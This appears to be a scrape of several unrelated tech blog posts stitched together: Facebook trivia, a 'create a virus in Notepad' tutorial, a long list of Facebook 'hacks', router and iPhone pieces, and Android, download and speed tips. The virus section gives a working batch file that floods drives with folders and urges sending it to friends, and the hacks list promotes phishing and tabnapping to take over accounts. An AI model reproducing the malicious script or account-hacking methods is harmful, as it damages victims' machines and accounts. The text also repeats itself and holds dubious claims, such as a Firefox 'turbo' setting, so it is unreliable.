Let’s see some of the Facebook facts, although you might know a few of them:
Wonder why Facebook is all blue? Facebook issues subtle changes in its interface regularly but never changed from its trademark blue color. It is not because Zuckerberg likes blue, but actually he can’t see other colors that well. He has got a red-green color blindness.
1. Height of Confidence
You would be amazed to see the multi-billion dollar offers that Zuckerberg turned down for his Facebook. Rejecting a $15 billion deal from Microsoft would have required some serious guts. Now, that is called confidence. More than 600,000 hacking attempts are made to Facebook accounts every day. Thanks to the Facebook scams, more and more people are now prone to account hacking.
3.Who Was That Guy?
If you happen to be a long term Facebook user (before 2007), then you would remember that sad blue guy on the Facebook’s homepage. It was none other than the legendary Al Pacino in his youth.
4. Talking Dead
Facebook has over 30 million IDs whose owners are supposedly dead, and over 8% over Facebook users are fake. So stop bragging about your friend list now.
5. Oh God!! Even Facebook Tracks Me….
Move over NSA’s spying habits people, even Facebook tracks your web crawling habits. It doesn’t matter if you are logged out. Remember, the allegations on Facebook about tracking your profile through the Rainbow Profile Pictures. Also, all the text you write in the status update box is received at the Facebook servers, even if you do not post it.
6. Wonder Why Zuckerberg Is So Rich?
Facebook’s estimated earnings from every U.S. user are an average of about USD $6. No wonder Zuckerberg is the richest man under 35.
7. Shortcut To Zuckerberg
Just add/4 in the end of the Facebook URL and you will be directed to Mark Zuckerberg’s wall. If you add 5 or 6, you will be directed to other co-founders of Facebook. Wonder why the CEO chose 4 rather than 1 !!
8. How Fast Is Your Like Meter?
Every minute, over 4 million likes are made on Facebook. How fast does your like meter ticks?
9. Whoa.. Watch Your Language Bro!!
Zuckerberg might be a philanthropist now, but he was just a brash guy back in 2004. He bragged about people trusting his website with their personal information while calling us “Dumb F**ks”.
Do you want to create a simple virus? Or want to learn how to make a fake virus? Then you are at the right place.
Today I will teach you How to create a simple virus in Notepad. You don’t need any complicated program to create a virus, all you need is Notepad. It’s Best, It’s Free.
Creating a virus is a very simple task and you can also create a virus in less than 30 seconds. So today, let’s create a virus that keeps duplicating empty folders and can make around 1000 folders per seconds.
Use the code below and paste it in Notepad or Notepad++. @echo off :VIRUS cd /d C: md %RANDOM% cd /d D: md %RANDOM% cd /d E: md %RANDOM% goto VIRUS Source Save this file as a .bat file and then send it to a friend. Many people save all downloaded files on the desktop. So, Now just wait for your friends to open this file. THEY SHOCKED YOU ROCKED.
First
impression is the last impression, and Asus’s latest intimidating
wireless router intends to make a long lasting impact. Asus is boasting
its latest wireless router, the Asus RT-AC5300 as the “world’s fastest
WiFi”.
The router looking like a creepy alien crab doesn’t score high on
aesthetics, but it claims to be the best in business, thanks to its
eight dual band antennas. Asus RT-AC5300 is a tri-band router.On the 4 GHz band, it is capable of providing
speed up to 1Gbps. It
also has dual 5 Ghz band frequencies. Individually the dual frequencies
can give speeds up to 2.167 Gbps and can reach to a maximum 5.3 Gbps
when paired together. (The figures are all theoretical)
Linksys had also launched the very first MU-MIMO-enabled router in May this year that cold hit the speeds of 2.53 Gbps.
The Asus RT-AC5300 comes with WiFi b/g/n/ac, a gigabit WAN port, and
four gigabit LAN ports on the back. You can also add printers and
external storage with the USB 3.0 and a USB 2.0 port.
The Asus RT-AC5300 WiFi router will reach the markets later this year and its price has not been revealed yet.
Best 40 Facebook 2015 Hacks ,Tips & Tricks that Make Your Facebook Life Better
Facebook the worlds best
social networking site no doubt it.Facebook is the largest social media
network with 1.23 billion active users every month and it is available
in 70 languages throughout the world.We use Facebook in daily life. We
chat with our friends,share pictures,share videos,comments and many
more…to make facebooking more interesting we can use many tricks in
faebook.We always wanna new with our Facebook .So here I am sharing Best
Top 40 Facebook Tips & Tricks for 2015 that make your Facebook
different from others and more reliable secure and Hackproof FB . Here i
am also providing link how can you hack Facebook and How Can you secure
your Facebook.So sit down and check this out.
1. Hack a Facebook Via Desktop Phishing
Desktop Phishing,
this is a new Facebook Hacking Trick that used by hackers to hack FB
Hack Account .So help with this trick you can hack Fb account .When you
know this trick how it works ,so no one can hack your FB account . Here I
provide this trick for educational purpose only. For More: Hack a Facebook via a Desktop Phishing
2.Hack FB account via a Tabnapping
Tabnapping
is a new form of phishing that is hitting the internet now. With the
conventional form of phishing, for example, you might receive an email
that is supposedly from your bank, and it might ask you to login and
update or confirm your account details, of course, there would be a link
to your banks website in the email for you to click, which would take
you to a page that looks identical to your real banks login page.
For More: Hack FB account via a Tabnapping
3. Hide Seen in Facebook
Hide seen in Facebook is a typical problem. In Facebook when you read
message the seen button shows that your friends ,you read the message
.So if you wanna get rid off it try this. Try Facebook Unseen Extension.
This extension is available for Google Chrome Browser. For More: Hide Seen in Facebook
4. Download all Facebook Data Backup of Entire FB life
5. Free Phone Call With Facebook Android Messenger Any Facebook User
6. How to add all Friends to Facebook Group
So
this is a tutorial on how to add all your friends in a Facebook page in
just a few steps. So if you are an admin of a Facebook group which has
less members then you might have a hard time to add all your friends one
by one and which is a very hard job. So, to help all you Facebook
group admins out, we share you a unique script with which you can add
all your friends to the group.
7. Message all Friends Automatically on Facebook
So
this is a tutorial on how to message all your fb friends in just few
steps..You might have understood that we are going to message all
friends automatically with help of a script which i will be providing
you.All that i can say about this script is that it’s amazing.It not
even send MSG to friends but also to all those to whom you are
following. Isn’t it cool? .Yeah,it can help you to promote your Facebook
Pages, to get visitors to your website,to get views to your YouTube
videos, to get more likes on your statues and many other promotional
things.
8. Online FB ID Finder Tool
When
creating a Facebook account, the system automatically assigns the user
an identification number, known as the Facebook ID. Facebook allows the
user replace their ID with username. If you are using a custom username
for your Facebook profile or page, then unique profile ID will not
appear. Many tutorials give you an instruction by clicking right mouse
on image profile to find your unique ID. Now I will tell you even easier
to find your Facebook profile ID. Every Facebook profile, and Facebook
Fan Page, has an associated ID number.
9. Update Facebook Status via an any Device
I don’t have an iPhone 5 but i can still update my fb status via iPhone 5.
We are not a millionaire so we don’t have a list of smart devices .But you think like a hacker
you can do it .You can show of your friend that you have a smart device
,in your fb status show via a device.When your friends see your fb
status they were shocked. Now you can update status via difference
devices ranging from android phone to iPhone . From now on, no need to
feel upset when your friend updates status from his expensive gadgets.
10. Prank Your Facebook Friends Using Zalgo Text Generator Tool
How
will you feel when you see something scary on Facebook statuses? or
something that looks like if is a bug on Facebook? Well, here i gonna
share something exactly matching that same thing that will prank your
Facebook friend by posting something scary/grungy text effect called
zalgo text. I will provide you a link of zalgo text generator below that
will allow you to generate amazing scary text that you can easily post
on Facebook status even you can directly paste into Facebook chat.
For More: Prank Your Facebook Friends Using Zalgo Text Generator Tool
11. How to Combine your Your Facebook Cover with your Profile Picture
Cover photo is one of the silent features of timeline profile in
Facebook. Your Facebook cover photo along with your profile picture is
one way of providing uniqueness and beautiful look to your profile. You must always try to make your profile look good to attract more
users. Now you need to not worry about this because today i will tell
you an awesome trick tocombine your Facebook cover photo with your
profile picture to enhance the look of your profile. Here is a sample picture of what i am talking about. For More: How to Combine Your Facebook Cover Photo With Your Profile Picture
12. Instantly Get 1000 Facebook likes on Status
With the help of this trick you can instantly get so many likes on
your Facebook status ,Profile pictures ,Sharing Pages.AddMeFast helps
you to increase Facebook Likes/Subscribe, Google +1/Circles, Twitter
Followers, YouTube Views/Subscribe/Likes, Pinterest Followers,
SoundCloud music listening and Website Hits. For More: Real FB Status & Pages Likes
13. Create Colourful,bold and Underline Status
You already aware of Facebook status which is useful to indicate
our present mood. But the status section doesn’t provide any powerful
editor which contains colors, bold characters and other styles. It only
shows normal text when you post a status. Don’t worry we have one

beautiful extension to spice up your Facebook profile by changing skin
of the profile, write status message in color with bold and underlined
text.
To get this in your Facebook account follow the below steps
1. Download social plus extension for your browser from their official website.
Click Here to Download Social plus Extension
2. After installing it on your browser you can write text in different colors and also change theme of profile.
Download Social Plus Extesion for your browser here
14. Update Blank Status
Posting blank or empty status on Facebook is
funny right? But how can we do that without using any extension or
software. Here we reveal that trick which allows you to post blank
status. Press Alt button on keyboard and type 0173 and click on post button to post blank status update. (This definitely works)
Update Blank Status
15. Schedule Facebook Status Updates:
There
is no built in feature to post or update status message in future. But
we have one website named Buffer which allows you to set schedule status
update. By using this service you can write some status update and set
the time to schedule the status.
Buffer
is a software application designed to manage social networks, by
providing the means for a user to schedule posts to Twitter, Facebook
and Linkedin.
16. Facebook Ghost Profile Prank with Your Friends:
This
prank will give surprise to everyone on their first visit. After
opening this prank you’ll see a page looks like a Facebook profile and
it is filled up with some scary images.When you hover your mouse ya
click any link the horror sound comes with scary images.
By using this prank you’ll tease your friends. To do that follow the below steps.
1. First send this link and said them to open that link.
2. Now ask them to mouse over on any one of the image. That’s it your friends definitely scared with that unexpected result.
17. Write Upside down Facebook Status Update:
Do
you want post new type of status update then this for you? By using
this service you can flip text and post that upside down text as your
status update. This one of the used tricks in 2015 for prank facebook
friends.
To do that openwww.fliptext.org
and write text message what you want to post on your Facebook status.
After writing message copy the output text and paste it as your status
update.
18. Download Facebook Videos without any Software
When
your Facebook Friends share Fb videos you like and you wanna download
but there is a problem ,there is no option to download it. There is a
site named
19. Create a Look Back Video With Your Beautiful Moments on Facebook:
On
the occasion of Facebook 10th birthday they release one new video which
contain memorable moments of your life which are shared on your
Facebook profile. You can also create that type of look back video by
following this link Look Back.
You can select moments yourself or just play the default video with pre-selected pictures.
20. Find Who Un friend you on Facebook:
Do you want to know who un friend you on Facebook? Actually there is
no option for this on Facebook but you can get those details through
this online service. This service scan your profile and find all changes
done on your profile. In that way it can find who un friend you on
Facebook and show them. To get those details open who.deleted.me
on browser and login with your Facebook details. After that it shows
the details about person who un friend you on Facebook with date, week,
month and graph wise.
21. Delete Facebook Account Permanently:
If any case you want to remove your Facebook account permanently
then you can use the below link to do that. If you want to use it in
future but not now then use another option “deactivate account” which
disables your account but not delete permanently.
After performing deletion operation don’t open your Facebook account for 14 days otherwise it will be re activated again.
22. Download Facebook Photo Albums
Single
images from Facebook can be downloaded easily. Unfortunately there is
no option in Facebook to download bulk photos or whole albums. Just
install Bulk Download images (ZIG) extensionto your chrome browser and you will be able to download albums from Facebook with single click.
Bulk Image Downloader
23. Update Facebook Status Using Email
If
you can’t access Facebook then still there is option for you to update
Facebook Status. Login to Facebook account and from account settings,
click on Mobile tab from left sidebar. You will find a unique email
address that will be used to update Facebook status using Email.
Using
your favorite email client, send an email to that email address with
Subject as the text you want to appear in Facebook Status. After sending
email, see your Facebook profile with new status update.
24. Upload Photos to Facebook Using Email
If
you attach a photo with email and send it to your Post by email
address, then it will be uploaded to your Facebook timeline with
description as the title of your email.
25. Remove Facebook Advertisements
By Using Facebook Ads Remover for Google chrome, you can disable Facebook advertisements and enjoy cleaner Facebook look.
26. Custmize Facebook Look ,Fonts and Colours
Faboulous Google Extension
By
using fabulous extension you can Customize background colors of
Facebook website and add custom background images, change font size and
styles etc. (Update: Fabulous Extension for chromehas been removed from Chrome Store. Now you can use Stylish Extension for customizing Facebook colors and backgrounds.)
27. Zoom Facebook Photos without Opening Them
Enjoy a full zoomed view of any photo on Facebook regardless of its privacy settings and without clicking on it using Photo Zoom extensionfor Facebook.
28. Access Facebook Chat on Windows Desktop
Using Facebook messenger for windows, you can access Facebook chat right from your windows desktop. Just install Facebook messenger for windows
and enjoy Facebook chat directly from desktop. You can also check
notifications, recent friend’s activity, friend requests and messages
etc. from Windows desktop.
29. Send large files up to 1 GB on Facebook
It
is another cool Facebook trick that will let you send big files
directly through Facebook. You can store files in the locker till
certain number of days so that your friends can download them. In order
to proceed, check the pipe app on Facebook.
30. Live BroadCasting Using Facebook

Live broadcasting on with a custom channel is now possible directly on Facebook using usteam. Using ustream Facebook application you can record videos or broadcast live and share it with your friends and followers on Facebook.
31. How to Send Friend Requests When Blocked
Sometimes
Facebook block accounts for sending massive friend requests to unknown
persons. After getting blocked, you will not be able to send friend
requests on Facebook even to people you personally know. Here is a cool
trick that will allow you to send friend requests to people even if you
are blocked.

Login
to Facebook account and get the email address of the person you want to
add to as a friend. Then click here and you will be able to add friends
by using different email services. Login with any of those email
services and add your required contacts to Facebook.
If you want to add bulk friends then create a notepad file with comma separated email contacts and save it as filename.vcf
Finally
upload that file through the previous window and your friend request
will be sent to Facebook users with those email addresses.
32. Check Who Is Online and pretending to be Offline
Sometimes
people disable Facebook chat and pretend as if they are not using
Facebook. Now you can easily detect which friend is using Facebook

secretly while keeping Facebook Chat offline.Online Now application for Facebook allows you to track hidden online friends easily.
33. How to Send Any Picture as Facebook Chat Emoticon
Facebook
recently introduced stickers in Facebook chat and many new emotions are
also added to Facebook chat. Here is another cool Facebook trick that
will let you send any image to your friends via Facebook chat as
emoticon. Click here and upload the required picture there. It will output some code that will print the same image in Facebook chats.
34. Login to Multiple Facebook account at a Time
By
using Google chrome Browser, you can login to multiple Facebook
accounts at a time. Open Google chrome and login to your Facebook
account. Then click the settings tab and add a new user to chrome
browser. It will open a new chrome window where you can login to other
Facebook account. Now, you will be able to use and manage both accounts
using the two chrome windows. In the similar manner, you can access as
many Facebook accounts as you like using Google chrome.
35. Change Facebook Themes
Are
you bored with default blue color theme of Facebook? How about changing
the colors and whole look of Facebook website for a cooler look? Here
is another amazing Facebook trick that allows you to change Facebook
themes. Hundreds of stylish Facebook themes are available with a Google
chrome/Mozilla Firefox extension named Facebook themes. You can also create your own custom theme for Facebook and access other themes at fbskins.
36. Facebook Password Hack
When you open Facebook for login purpose, you have to fill two
fields including username/email and password. By default the password
box is masked. You can convert it into a normal text box by modifying
Facebook element code. So, after apply the trick, you will be able to
see whatever is typed in the password field.
First of all open Facebook page in any web browser (I’m using
chrome) and right click anywhere and select option named ‘Inspect
Elements’. It will open the source code of Facebook. Press Ctrl+F and
find the word password in the elements. You will find an input field
whose type will be password by default. Just replace password with text
and you will be able to see whatever is written in the password box.
37. Upadate Status in Blue Colour
paste below code in your staus box and write your text in place of your text
@@[1:[0:1: your text]]

38. View your Profile as Public
Ever wonder what your profile looks like to the public eye or even a
specific person? The “View As…” feature allows you to do just that.
Beneath the bottom right corner of your cover photo, there is a small
gear-shaped button (also next to the “Activity Log” button). When
clicked, a menu with the option to see your profile how others see it
drops down. Click “View As…” and you’ll see your profile change in
appearance.
This is also a nice security feature to see just how much the
public sees on your profile. You may end up wanting to change a thing or
two that you didn’t know were visible to the public eye.

39. Forward Your Message
The simple way to share messages between different parties is copy
and paste. Right? Maybe not. Conversations can be difficult to select in
the right place. It also can be quite tedious whenever you want to
quickly edit the conversation so that it’s easy to read and follow.
Thankfully, Facebook has addressed the issue with message forwarding,
allowing you to easily share any part of a conversation.
40. Invite all Facebook Friends for FB Page
Selecting & inviting all of your friends in an event can be a
tedious task, especially if you have more than 1,000 friends to send
invitations to.
Luckily, this trick that allows users to select/invite all of their friends in an event or an app – with just one click.
How to Do it:
1) Open Firefox and go to your Facebook page to invite all friends to like your page.
2) Select “All Friends” instead of “Recent Interaction” so
that you can invite all friends to your page. Scroll down till all of
your friends are shown in the page.
3) Press Ctrl+Shift+K and a small window will appear at bottom.
41. Download Facebook Lite App for Slow Internet or 2G Users for Phone
Facebook Lite is a newly Launched android app , with this android app
you can manage your Facebook without consuming high data. Facebook Lite
Android App size is only 500KB. So download this android app and enjoy
high speed browsing in mobile. For More: Download Facebook Lite App for 2G Internet and Low Cost Android Phone
42. Stop People for Posting in your Facebook Timeline
Many time many of our facebook friends tag in unusual status and post
somethings in our Facebook Timeline. Many times we don’t like that type
of post. Here you can also stop peope for posting in your Facebook
Timeline for following these simple steps. For More: How To Stop People From Posting on Your Facebook Timeline
43. Create Custom Facebook Profile Url
You can open my facebook id from www.facebook.com/BhayoMuddassir . If you want that type of custom facebook url following our previous post for getting custom url on your facebook profile. For More: Create Custom Facebook Profile URL for your Account
44. Facebook Messenger Platform Apps for Android and iOS Mobile
Messanger is a stand alone android app for mobiles. Facebook giving
you some apps that works with your Facebook Messanger. You can make your
chat experiance more better with these Facebook Messanger apps. Read More: Facebook Messenger Platform Apps for Android and iOS Mobile
45. Facebook Hidden URL Tricks
You can use many Facebook tricks from opening many url that you still
don’t know. You can open messenger.com for seeing your facebook chat
mesaages. Messenger.com interface is clean and this is made for only
facebook chatting. For More hidden facebook url tricks read our previous
article.
In less than two weeks from now, Apple will be unveiling the iPhone 6s and iPhone 6s Plus
at the Bill Graham Civic Bell Auditorium. Despite being a long time
Android user, I whole heartedly agree to the fact that the iPhone is
easily the most ‘perfect’ smartphone in the market.
With almost all Android smartphones disappointing in one or the other key areas, I am now really looking forward to the iPhone 6s (and iPhone 6s Plus).
Like almost every other person who follows the tech industry out there,
there are certain features that I hope Apple adds in the upcoming
iPhones. What are they? Read below to find out.
#5 Better camera
iPhones have always been known for their camera performance and are
widely regarded as having the best cameras found in a smartphone.
Despite numerous claims, Samsung and other Android OEMS have always
remained a step or two behind Apple in terms of camera performance.
However, with their flagship handsets this year, Android
OEMs have made great improvements in the camera department. In fact, the
Samsung Galaxy S6 and LG G4 offer a camera experience that is even
better than that of the iPhone 6 and iPhone 6 Plus. The difference in
camera performance between the latest gen Android flagships and the
iPhone 6 and 6 Plus is especially visible in low light, where the
latter struggles to capture usable images without introducing a lot of
grain.
If leaks are anything to go by, the iPhone 6s will come with a 12MP rear camera that
will also be capable of recording videos in 4K resolution. It is a
given that the cameras on the upcoming iPhones are going to be a huge
upgrade over their predecessors, but the question is will it be enough
to beat the shooters of the Galaxy S6 and LG G4?
#4 Quick charging
Usually, it takes anywhere between 2-2.5 hours to charge an iPhone.
While this was the standard time taken by almost all smartphones to
charge their battery to full from almost 0, things have changed
significantly over the last one year. Almost all high-end Android
flagships are now able to charge from 0-100% in only around 1.4 hours.
This is despite them coming with batteries that are of significantly
higher capacity than the one found on the iPhone 6 and iPhone 6 Plus.
For comparison, the iPhone 6 Plus, which comes with a 2915mAh
battery, takes just over 3 hours to charge from 0-100%. Thanks to fast
charging, the Galaxy Note 5 can be charged twice from 0-100 percent in the same amount of time, even though it comes with a slightly bigger 3,000mAh battery.
Another benefit of quick charging is that even if the device is
charged for only around 10 minutes, it gains around 20-40 percent of
additional battery charge, which can come in very handy in certain
scenarios.
Quick charging is one such feature that you will want in almost all
your devices once you get used to it. One can only hope that Apple
includes a similar feature on the iPhone 6s and iPhone 6s Plus, though
the chances of the company doing so are slim.
#3 More RAM
Last year, I grew tired of the poor camera quality of most Android
smartphones and jumped ship to the iPhone 6. The experience was a
revelation in itself; smooth scrolling in all apps, not a hint of lag
and an App Store that was filed with some quality apps and games.
However, a month down the line, I came across a major issue with the
iPhone 6: due to the lack of RAM, the device constantly offloaded apps
from memory.
After using Android phones for years, a crippled multitasking
experience was a huge deal breaker for me. I just could not understand
why other iPhone owners never complained about the same issue. The fix
for this problem is actually a pretty simple one: all Apple needs to do
is add more RAM to the iPhone. With even sub -$100 budget Android
smartphones now coming with 2GB RAM, it is now high time that Apple
also upgrades the paltry 1GB of RAM on the iPhone to something like 2 or
3GB.
Thankfully, if reports are anything to go by,
the new iPhones will come with 2GB RAM, which will translate into
better multitasking performance. It will also allow game developers to
make more use of textures without worrying about running out of RAM.
#2 Less bugs
One of the prime reasons I switched to an iPhone 6 last year was due
to the sheer number of bugs present in Lollipop. A month down the line
with iOS 8/iOS 8.1 and I realised just how buggy the OS was. Spotlight
not showing up, SwiftKey being randomly being replaced with the stock
iOS keyboard, and so much more. Needless to say, I was disappointed with
my overall experience with iOS 8, though to Apple’s credit, it did
manage to squash most of the bugs with iOS 8.2 and iOS 8.3, which were released earlier this year.
With iOS 9 bringing with a lot of new features and enhancements, I hope that Apple has not once again sacrificed the stability of the OS in order to stuff in the new features to the OS.
#1 One more thing
Thanks to leaks and rumors, we now end up knowing about every key new
feature of a major smartphone days (and sometimes weeks) before its
official unveiling. Due to this, there is no element of surprise left at
the official launch event of these smartphones. Look back at some
of major flagship Android smartphone launches this year like the Galaxy
Note 5, Galaxy S6, and LG G4, or even the iPhone 6 last year, and you
will notice that there was nothing ‘new’ that these companies announced
when they unveiled the device at their respective launch events. There
was no surprising new feature or a feature that could make one literally
go “Wow!”.
This year, things are no different as thanks to various leaks and reports, we virtually know almost everything about the upcoming new iPhones.
However, if there is one company that is still capable of surprising
the tech-y audience in this leaky world that will be attending and watching its event live on September 9th,
it is Apple. The company might just surprise everyone with how it will
put Force Touch to use on the new iPhones, a feature about which the
only thing that is known right now is that it will be used to speed up day-to-day iOS activities.
Howdy! Finally the exams are
over, and thanks to our holy goat it wasn't too bad you know! So I
decided to stop wasting time with those shits and do my job, i.e.
blogging. Today I'm gonna discuss the easiest way to hide folders or
files in android. You may need to hide folders because of your nasty
cousin or because of ultra-personal stuffs (you know what I mean). And
the best part about the process is that you don't need any third party
app. Sounds interesting, no? So alright let the mission begin.
Stuffs You're Gonna Need:
A working android device.
A File Manager (default).
Few fingers to work with.
A Goat (optional).

First of all switch on your phone and unlock it (just kidding). Now open your file manager. For this tutorial, I'm using the default file manager of my Galaxy Y (don't laugh, old is gold).
Next go to your file manager settings and look for the term, Show Hidden Files/Folders. And enable/mark it as shown in the figure below. Then save your settings.

Now rename the existing folder you want to hide or create a new one. I'm gonna hide a pre-created folder named techabrel. While
renaming the folder just add an extra dot (.) right before all the
characters. And save it. Refer to the following screenshot for better
understanding.
After that go to the file manager settings again and disable/unmark Show Hidden Files/Folders option.
You're all done. The files at the folder will not be viewable at
Gallery. Now you don't need to think twice before giving your handheld
to your nasty cousin (only if s/he's not reading this article at the
same time). But remember, the folder will be noticeable on a computer
easily. . For any help don't hesitate to comment or ask me on Facebook:- #Hacking Tricks
Created by OG Stone-Facebook:-Hacking Tricks.
How to hide any folder or files in android without any third party app?
Today I'm gonna discuss the easiest way to hide folders or
files in android. You may need to hide folders because of your nasty
cousin or because of ultra-personal stuffs (you know what I mean). And
the best part about the process is that you don't need any third party
app. Sounds interesting, no? So alright let the mission begin.
Stuffs You're Gonna Need:
A working android device.
A File Manager (default).
Few fingers to work with.
A Goat (optional).
First of all switch on your phone and unlock it (just kidding). Now open your file manager. For this tutorial, I'm using the default file manager of my Galaxy Y (don't laugh, old is gold).
Next go to your file manager settings and look for the term, Show Hidden Files/Folders. And enable/mark it as shown in the figure below. Then save your settings.
Now rename the existing folder you want to hide or create a new one. I'm gonna hide a pre-created folder named techabrel. While
renaming the folder just add an extra dot (.) right before all the
characters. And save it. Refer to the following screenshot for better
understanding.
After that go to the file manager settings again and disable/unmark Show Hidden Files/Folders option.
You're all done. The files at the folder will not be viewable at
Gallery. Now you don't need to think twice before giving your handheld
to your nasty cousin (only if s/he's not reading this article at the
same time). But remember, the folder will be noticeable on a computer
easily.
Created by OG Stone-Facebook:-Muhammad Umar Channa/stone.forlife@yahoo.com
Here I am going to describe a simple and efficient way to download SoundCloud songs. There are some good online downloaders that will do this trick. One such website is 9soundclouddownloader.com and it does the job with ease. The sound quality you get is pretty good and you also have an option to add its extension to your browser.
Follow the simple steps below and download SoundCloud songs: Step 1:
Find the song you want to download and the copy the URL of that song. You can also copy the link location by right clicking on it. Here I am downloading Furious 7‘s soundtrack See You Again using 9soundclouddownloader.com. Step 2:
Now go to 9soundclouddownloader.com and paste the URL in the download box. Now click on Download button to download SoundCloud songs. Step 3:
Now you will find three buttons: you can directly download your music from there, and if the download button doesn’t work, right-click and select “Save link As” to download SoundCloud songs.
You can also add the Google Chrome extension from here.
I hope that you will find this tool to download SoundCloud songs helpful. Share your experiences in the comments section below.
Add this extension to your Chrome browser from the link given below:
God's everywhere, but not the network! Sometimes we want to break down our PC when a page takes freaking time to load. If you're using a modem or any low speed internet connection, you must be really irriated of your computer. There are many ways to speed up your internet connection. Though the tricks do not significantly increase your internet speed, sometimes even a little boost up can make a huge difference.
First of all, try this easy registry trick, which doesn't work often. If you've tried it already skip to the nextprocedure.
Procedure 1: Registry Edit
Now Open Notepad and Type the Following Code into it. Then save the file as Speed.reg (Remember the extension must be .reg)
REGEDIT4
[HKEY_LOCAL_MACHINE\SYSTEM
\CurrentControlSet\Servic es
\Tcpip\Parameters]
"SackOpts"=dword:00000001
"TcpWindowSize"=dword:0005ae4
c
"Tcp1323Opts"=dword:00000003
"DefaultTTL"=dword:00000040
"EnablePMTUBHDetect"=dword:
00000000
"EnablePMTUDiscovery"=dword:
00000001
"GlobalMaxTcpWindowSize"=dw
ord:0005ae4c
Now Execute (open) the file. You are done.This process doesn't really increase the net speed a lot. If it does, it's negligable. What does increase the net speed is the next tweak.
Procedure 2: Changing BPS Flow
First of all go to 'My Computer'. Then right click on blank place and then go to 'Properties'. After that go to the 'Hardware' tab and click 'Device Manager'. Okay, so now as you can see a window of some contents, find the 'Ports' and click on it and then a double click on 'Communication Port'. Then you should notice Communication Port's properties. Go to the 'Port Settings' and Increase the 'Bits Per Second' to the Maximum(i.e. 128000) and Change the 'Flow Control' to 'Hardware'. Check your net speed and see the results. If you're using Mozilla Firefox, then perhaps the next procedure is for you.
Procedure 3: Firefox Tweak
The internet speed can be easily increased a lot by this simple firefox tweak.This procedure is tested and it's working. Here's the tweak.
1. Firstly open Firefox. And in the URL bar type down - about:config and press enter. You'll be prompted to a warning page, press enter again (or simple click on I'll be careful, promise). You will then land on a page consisting of some crappy codes. Don't fear.
2. Now in the search bar (not in Google/Bing search bar, in the search bar at top of the page) type -network.http.pipe. Then a group of coding lines will appear. Amongst them change the value of network.http.pipelining.maxrequests to 32 from its default value just by double clicking on it.
3. And switch the value of network.http.pipelining to true, again by double tapping. Watch the following screenshot for clarification.
4. Now right click on any blank space in the window. Then select New >Boolean. When prompted, enter browser.turbo.enabled as the preference name.
5. Next, in the search bar type browser.turbo.enabled. And double click on browser.turbo.enabled to switch its value to true from false.
6. After that close firefox and start it again. That's it. You've boosted up your net speed, check it out.
There are many other ways to increase internet speed. We'll be updating those tricks and tutorials on this page, so sticked to this page, or bookmark it. If you liked the tricks, please care to share amongst your buddies and come back for more how tos.
Windows stores “deleted” files here as a safety measure. You’ll find the
icon in the upper-left corner of your screen. if you find the files
there, select them, right-click them, and choose Restore.
Use your backup
If you back up your hard drive—or at least your libraries—on a regular
basis, your files are probably preserved there. I don’t know which
backup program you use, so I can’t tell you exactly how to search for
and recover the files. It’s generally a pretty intuitive process.
And if you don’t back up, maybe it’s time to get into the habit. It won’t help you this time, but it could the next.
Try file recovery software
Even a file that’s no longer in the Recycle Bin may still exist. Windows
doesn’t overwrite the actual ones and zeros until another file needs
the drive space. That’s why I told you to avoid using the PC as much as
possible.

There are several good file recovery programs available. I recommend Recuva Portable.
It’s easy to use and has a very good track record. And it sometimes
shows you the images that it can recover. (I’ve seen it recover images
that it could not preview.) It’s also free.
And, since it’s portable, which means that you don’t have to install it,
you can use it on your PC without writing to the hard drive. Download
the program on another computer, and unzip it to a folder on a flash
drive. Then plug the flash drive into the PC with the missing files, and
run it from there.






.jpg "prophet")